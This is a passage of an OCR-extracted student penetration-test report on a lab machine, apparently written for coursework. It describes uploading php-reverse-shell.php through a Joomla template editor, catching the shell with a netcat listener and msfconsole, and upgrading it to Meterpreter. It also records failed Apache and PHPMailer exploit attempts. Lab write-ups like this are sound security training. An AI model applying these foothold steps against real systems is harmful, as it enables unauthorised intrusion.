
Done by: Nourhan Salam, Mohamad El Labban, Karim Habbal

Now we have an executable reverse shell uploaded on the system. Before navigating to admin.php, we need to set up the connection and start the TCP handler using msfconsole:



Done by: Nourhan Salam


Now we need to navigate to admin.php to execute the reverse sell and get a foothold on the system.



Done by: Nourhan Salam


We currently have an unstable foothold that terminates automatically after a few minutes. To stabilize the connection, we need to upgrade it. First, we run the active

session as a background session by pressing CTRL+Z. Next, we execute the sessions -u command, specifying the session ID of the backgrounded session. The -u option upgrades the current basic shell to a Meterpreter session. Once the Meterpreter session is created, we use the sessions -i command with the corresponding session ID to interact with it.



Done by: Nourhan Salam

With this, we successfully established a stable foothold on the Zeta machine.




Done by: Nourhan Salam, Karim Habbal

We are currently the user www-data which is a low privilege user. Our next goal is to capture the flags and perform privilege escalation techniques to become the root user.

Method 2:


Apart from the method discussed before, we also figured out another way to upload a malicious php file.

We first performed dirb which is a command-line tool used for web content scanning and directory brute-forcing. It sends HTTP requests to a target URL using a predefined wordlist to discover hidden or unlinked directories and files on the web server. By analyzing HTTP responses, Dirb identifies accessible resources, such as admin panels, configuration files, backups, or scripts, that might expose sensitive information. The tool supports recursive scanning of subdirectories, custom wordlists, and configurable options like user agents or HTTP methods.



Done by: Reem Arnaout, Nourhan Salam, Mohamad El Labban, Karim Habbal


The goal was to attain all the writable directories that may allow us to input the malicious php file. We were unsuccessful in trying to upload the file as is or with alterations to the MIME type. We even received warnings regarding the matter in extensions.




Done by: Reem Arnaout, Karim Habbal


While further exploring the website, we noticed that /joomla/administrator/templates/hathor allowed the option of creating a file while specifying the file type. Therefore, we copied the contents of php-reverse-shell.php


file inside the php directory in Kali. Then, we pasted it inside the create file window and specified the type to .php.




Done by: Reem Arnaout, Karim Habbal


Templates: Templates (Admin)
Styles
Templates
Administrator
Search
Clear
Image
Template
Version
Hathor Details and Files
No preview available for Administrator templates
3.0.0
Isis Details and Files
No preview available for Administrator templates
1.0



Templates: Customise
Copy Template
Manage Folders
New File
Close
Editor
Create Overrides
Template Description


Create or Upload a new file.
css
html
com_admin
help
profile
sysinfo
com_banners
banner
banners
client
clients
tracks
com_cache
cache
purge
com_categories
categories
category
com_checkin
checkin
com_config
application
component
com_contact
contact
contacts
com_content
article
articles
File Name
- Select a file type -
Create
Browse...
No file selected.
Upload
- Select a file type -
css
php
js
xml
ini
less
sass
scss
txt
Close




Done by: Reem Arnaout, Karim Habbal

Now all what was left was to run nc -lvnp 4444 on kali and http://192.168.85.139/joomla/administrator/templates/hathor/shell.php in a browser to get a foothold of the target machine. The command nc -lvnp 4444 is used to set up a Netcat listener on port 4444 which waits to accept incoming connections. The -l option enables listening mode. The -v flag provides verbose output, showing detailed connection information, while -n disables DNS resolution for faster responses by avoiding hostname lookups. Finally, the -p 4444 specifies that the listener should operate on port 4444. Port 4444 is commonly used in penetration testing because it is typically unassigned and not reserved for specific services, making it a convenient choice for custom applications, reverse shells, or backdoors. Using an unreserved port like 4444 reduces the likelihood of conflicts with standard services and helps avoid detection by monitoring systems that primarily focus on well-known ports.



Done by: Reem Arnaout, Karim Habbal



Done by: Reem Arnaout, Karim Habbal

4.1.3. Apache Exploits:

We also wanted to try some Apache exploits from the searchspoit results. We will focus on exploits that don't crash the system; we will not be trying buffer overflow exploits and denial of service. We wanted to try the remote code execution, but we first needed to check the PHP version running on the server. This was presented on the website as shown below:

Done by: Nourhan Salam

This limits our options because remote code execution is not feasible, given that the server is running a newer version of PHP (5.6.33).

We then decided to try the memory leak exploit. Apache HTTP Server versions prior to 2.2.34/2.4.27 have certain memory management flaws. These flaws could allow an attacker to leak sensitive information from the server's memory. This includes session tokens, authentication credentials, or other data processed in memory during client-server interactions.

The vulnerability may arise due to improper bounds checking or failure to properly release memory, leading to exposure of unintended data.

We had to extract the exploit found in linux/webapps/42745.py and run it on our machine:

```
┌──(nourhansalam㉿kali)-[~/Documents/project]
└─$ python3 42745.py 192.168.40.137
```

Done by: Nourhan Salam

Unfortunately, the exploit yielded no results, indicating that the attempt was unsuccessful.

4.1.4. Joomla Exploits:


The joomscan presented before showed us that there are multiple exploits that can be performed. We will start off with the account creation and privilege escalation exploit.

The Joomla Account Creation/Privilege Escalation exploit (CVE-2016-8870 and CVE-2016-8869) targets a critical vulnerability in Joomla versions 3.4.4 to 3.6.4. This exploit takes advantage of a flaw in the way Joomla handles account creation. The vulnerability allows unauthenticated attackers to register new accounts with elevated privileges, such as administrator-level access, and bypassing normal authentication and privilege verification processes.
As for the Joomla Core Remote Privilege Escalation Vulnerability (CVE-2016-9838), it exploits a flaw in Joomla that allows an attacker to escalate privileges remotely. This vulnerability allows an attacker with low-level privileges (such as a regular user account) to escalate their permissions to higher levels, such as administrator, potentially leading to full site control.

However, these exploits were not useful for us since there was no option to create an account on our system. Additionally, we had already obtained the admin credentials which granted us access to a high-level user account with sufficient privileges, rendering privilege escalation unnecessary.

The last exploit we wanted to try that joomscan presented was the PHPmailer exploit. The PHPMailer Remote Code Execution Exploit (CVE-2016-10033) is a critical vulnerability in the PHPMailer library which is a widely used open-source tool for sending emails from PHP applications. This vulnerability allows an attacker to execute arbitrary code on the server by exploiting improper input sanitization in email handling functions.

After roaming around the website, we discovered the presence of a mailing page that allows us to send emails to users registered on the server.



Done by: Nourhan Salam

As shown above, we tried sending a payload where this command is intended to spawn an interactive bash shell and redirect its input/output to our listener, creating a reverse shell. When the email is processed by the PHPMailer library on the server, the unsanitized input should trigger the system() function in PHP and executing the payload.

However, this attempt was unsuccessful.


4.2. **Port 22 Exploits:**

There were limited options available for exploiting SSH vulnerabilities on the target. Instead of using the user enumeration exploits that were presented by searchspliot, we have decided to leverage Metasploit's auxiliary modules to try and identify valid usernames for the SSH service running on the target system.

